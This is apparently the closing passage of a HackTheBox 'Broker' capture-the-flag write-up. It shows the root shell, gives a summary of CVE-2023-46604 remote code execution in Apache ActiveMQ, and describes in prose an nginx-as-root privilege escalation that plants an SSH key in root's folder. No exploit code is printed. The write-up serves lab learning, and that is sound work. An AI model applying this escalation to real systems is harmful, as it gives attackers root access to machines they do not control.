 * Support:        https://ubuntu.com/advantage

  System information as of Fri Mar  7 07:15:43 PM UTC 2025

  System load:           0.0
  Usage of /:            71.4% of 4.63GB
  Memory usage:          15%
  Swap usage:            0%
  Processes:             158
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.243
  IPv6 address for eth0: dead:beef::250:56ff:fe94:cc76

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

root@broker:~# █
```

Figure 9 - Root shell

Again, I forgot to take a screenshot about the root flag.

Personal comments

This box was very simply and linear, in my opinion. It was nice and I hadn't any problem to solve it. It was a good exercise and can be a good point for beginners. I evaluate it as Easy on the HackTheBox platform.

Appendix A – CVE-2023-46604

CVE-2023-46604 vulnerability classified as critical was found in Apache ActiveMQ and ActiveMQ Legacy OpenWire Module up to 5.15.15/5.16.6/5.17.5/5.18.2. This vulnerability affects an unknown code of the component **OpenWire Protocol Handler**. The manipulation with an unknown input leads to a deserialization vulnerability. The product deserializes untrusted data without sufficiently verifying that the resulting data will be valid. As an impact it is known to affect confidentiality, integrity, and availability. In this way, a malicious user can remotely execute arbitrary commands.

Appendix B – nginx exploit

The exploit against nginx I run worked because I was able to run nginx as root. In particular, I was able to use a custom configuration file where I can specify **root** as user to run a new nginx server. Also, the logic behind the exploit is:

- Run a new nginx server instance as root using a custom configuration file;
- Create SSH keys correlated to the attacker;
- Upload the public key in the root's SSH folder via the new nginx server.

At this point, a malicious user just needs to connect via SSH to the target machine to obtain a root shell.

References

1. CVE-2023.46604: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-46604;
2. Nginx exploit: https://gist.github.com/DylanGrl/ab497e2f01c7d672a80ab9561a903406?permalink_comment_id=5322813;
3. Nginx configuration file: https://www.html.it/pag/377241/configurazione-il-file-nginx-conf/.